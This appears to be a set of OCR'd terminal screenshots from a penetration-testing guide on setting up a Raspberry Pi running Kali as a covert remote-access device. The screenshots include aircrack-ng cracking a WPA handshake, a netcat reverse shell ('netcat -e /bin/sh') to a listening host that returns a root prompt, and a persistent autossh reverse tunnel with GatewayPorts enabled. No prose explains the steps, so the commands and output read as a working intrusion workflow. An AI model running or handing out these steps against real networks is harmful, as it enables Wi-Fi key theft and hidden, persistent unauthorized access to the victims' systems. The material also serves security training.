

1. ssh
root@OpenWrt:~# aircrack-ng -w password.lst -b 32:B5:C2:FB:49:05 psk-01.cap
Opening psk-01.cap
Reading packets, please wait...
Aircrack-ng 1.2 rc1
[00:00:01] 9 keys tested (21.29 k/s)
KEY FOUND! [password]
Master Key : 6D A4 18 86 7F EF A0 56 D7 AA 05 F7 BE 14 47 F6
DD 9C C1 B5 0F 3F 57 B4 65 D0 A5 F2 A4 2E 28 18
Transient Key : DD 29 78 9D 35 E5 6A 11 53 8A 01 B0 FA 25 A6 83
B6 54 0C 20 5E 26 56 89 43 AE 58 40 80 3F 59 AC
28 F5 2D 73 AA 78 CE 88 26 9D CB 85 96 67 10 6F
31 38 EA 7C 04 A0 A1 8B D3 BC EC D3 FF B9 04 42
EAPOL HMAC : DD B7 7E 80 5A 30 29 FB E0 26 F6 C0 F9 DE 62 A1
root@OpenWrt:~#


RaspberryPi Foundation


Image Name	Size	Version	SHA1Sum
RaspberryPi 2	1104M	2.0.1	25bfa54efe94f18978c9f9684c0cf1cc34e2b905
RaspberryPi	1038M	2.0.1	e91ef99dab6bea2ff1250828cce7132cc10fe217
RaspberryPi w/TFT	870M	2.0.1	9c3f1fea74cb644480c79e2ea06b3e77d398bca5






1. bash
kali $ xz -d kali-2.0.1-rpi2.img.xz



1. bash
kali $ diskutil list
/dev/disk0
#: TYPE NAME SIZE IDENTIFIER
0: GUID_partition_scheme *251.0 GB disk0
1: EFI EFI 209.7 MB disk0s1
2: Apple_CoreStorage 250.1 GB disk0s2
3: Apple_Boot Recovery HD 650.0 MB disk0s3
/dev/disk1
#: TYPE NAME SIZE IDENTIFIER
0: Apple_HFS Macintosh HD *249.8 GB disk1
Logical Volume on disk0s2
A83923C2-C725-4283-8B85-C3F34A3B72AA
Unlocked Encrypted
/dev/disk2
#: TYPE NAME SIZE IDENTIFIER
0: FDisk_partition_scheme *15.9 GB disk2
1: Windows_FAT_32 NO NAME 15.9 GB disk2s1
kali $



1. bash
kali $ diskutil unmountDisk /dev/disk2
Unmount of all volumes on disk2 was successful
kali $



1. bash
kali $ sudo dd if=kali-2.0.1-rpi2.img of=/dev/rdisk2 bs=4m
1750+0 records in
1750+0 records out
7340032000 bytes transferred in 539.101647 secs (13615302 bytes/sec)
kali $



1. ssh
kali $ ssh root@192.168.1.147
Warning: Permanently added '192.168.1.147' (RSA) to the list of known hosts.
root@192.168.1.147's password:
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~#



2. ssh
root@kali:/etc/ssh# rm /etc/ssh/ssh_host*
root@kali:/etc/ssh# dpkg-reconfigure openssh-server
debconf: unable to initialize frontend: Dialog
debconf: (Dialog frontend requires a screen at least 13 lines tall and 31 columns wide.)
debconf: falling back to frontend: Readline
Creating SSH2 RSA key; this may take some time ...
2048 27:5a:12:59:be:92:0d:88:91:12:4c:8e:74:5e:01:11 /etc/ssh/ssh_host_rsa_key.pub (RSA)
Creating SSH2 DSA key; this may take some time ...
1024 da:4e:79:eb:c6:ac:47:fe:18:ad:2d:f6:7f:f1:9c:db /etc/ssh/ssh_host_dsa_key.pub (DSA)
Creating SSH2 ECDSA key; this may take some time ...
256 47:56:90:b8:87:2d:9c:37:d4:44:21:a8:b4:fd:67:29 /etc/ssh/ssh_host_ecdsa_key.pub (ECDSA)
Creating SSH2 ED25519 key; this may take some time ...
256 f5:ac:94:6e:ae:ec:6f:c4:09:b4:bf:d8:42:d3:9e:e3 /etc/ssh/ssh_host_ed25519_key.pub (ED25519)
root@kali:/etc/ssh# service ssh restart
root@kali:/etc/ssh#



1. ssh
root@lambda:~# netcat -lvp 10000
Listening on [0.0.0.0] (family 0, port 10000)


2. ssh
root@kali:/etc/ssh# netcat -e /bin/sh 192.168.1.222 10000



1. ssh
root@lambda:~# netcat -lvp 10000
Listening on [0.0.0.0] (family 0, port 10000)
Connection from [192.168.1.210] port 10000 [tcp/webmin] accepted (family 2, sport 48392)
hostname
kali
whoami
root


2. ssh
root@kali:~# apt-get install autossh
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
autossh
0 upgraded, 1 newly installed, 0 to remove and 1 not upgraded.
Need to get 29.2 kB of archives.
After this operation, 113 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali/ sana/main autossh armhf 1.4d-1 [29.2 kB]
Fetched 29.2 kB in 0s (55.8 kB/s)
Selecting previously unselected package autossh.
(Reading database ... 123347 files and directories currently installed.)
Preparing to unpack .../autossh_1.4d-1_armhf.deb ...
Unpacking autossh (1.4d-1) ...
Processing triggers for man-db (2.7.0.2-5) ...
Setting up autossh (1.4d-1) ...
root@kali:~#


2. ssh
root@kali:~# cat /etc/ssh/ssh_host_rsa_key.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC98HUC6Yjjb6amgrxU8WP4lsuRvFWnJhKoJ0Zw
FMxXYVqNZ+QIWP5VLXA1HaZ9j2cZUa4r3W/7efsKWXFTOxGhBmsiRRd0Lt1+7pqheU4cthvfL7YF
x47KTPYe8qmalBF+fROrZ6Ep4/Mzau3OT9temB0AEPZ3kES7l3UVHLKLHlgBLj0D96+gMEBMNArd
KbdTJ1YmpsU1TcrYaTvrLBKGd8AAM10yVNXoddqRbuxbBWSbcX/xF2pJjB5QWZXB0fmeaXZNEqYB
6wiMmVat9uBkZvdcLISC7bR+mMJ4sbLkYPTsyZJt8pSxCugV5vBoq3MctrPZFZCDGI0QopNiHEnL
root@kali
root@kali:~#


1. root@lambda: ~ (ssh)
root@lambda:~# cd ~/.ssh
root@lambda:~/.ssh# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC98HUC6Yjjb6amgr
xU8WP4lsuRvFWnJhKoJ02wFMxXYVqNZ+QIWP5VLXA1HaZ9j2cZUa4r3W/7efsKWXFTOxGhBmsiRRd0Lt
1+7pqheU4cthvfL7YFx47KTPYe8qmalBF+fR0rZ6Ep4/Mzau30T9temB0AEPZ3kES7l3UVHLKLHlgBLj
0D96+gMEBMWArdKbdTJ1YmpsU1TcrYaTvrLBKGd8AAM10yVNXoddqRbuxbBWSbcX/xF2pJjB5QWZXB0f
meaXZNEqYB6wiMmVat9uBkZvdcLISC7bR+mMJ4sbLkYPTsyZJt8pSxCugV5vBoq3MctrPZFZCDGI0Qop
NiHEnL root@kali" >> authorized_keys
root@lambda:~/.ssh#


2. ssh
root@lambda:~# cd /etc/ssh/
root@lambda:/etc/ssh# echo "AllowTCPForwarding yes" >> sshd_config
root@lambda:/etc/ssh# echo "GatewayPorts yes" >> sshd_config
root@lambda:/etc/ssh# service ssh restart
[ok] Restarting OpenBSD Secure Shell server: sshd.
root@lambda:/etc/ssh#



2. ssh
root@kali:~# autossh -M 10000 -N -f -R 1337:localhost:22 root@192.168.1.222
root@kali:~#

1. ssh

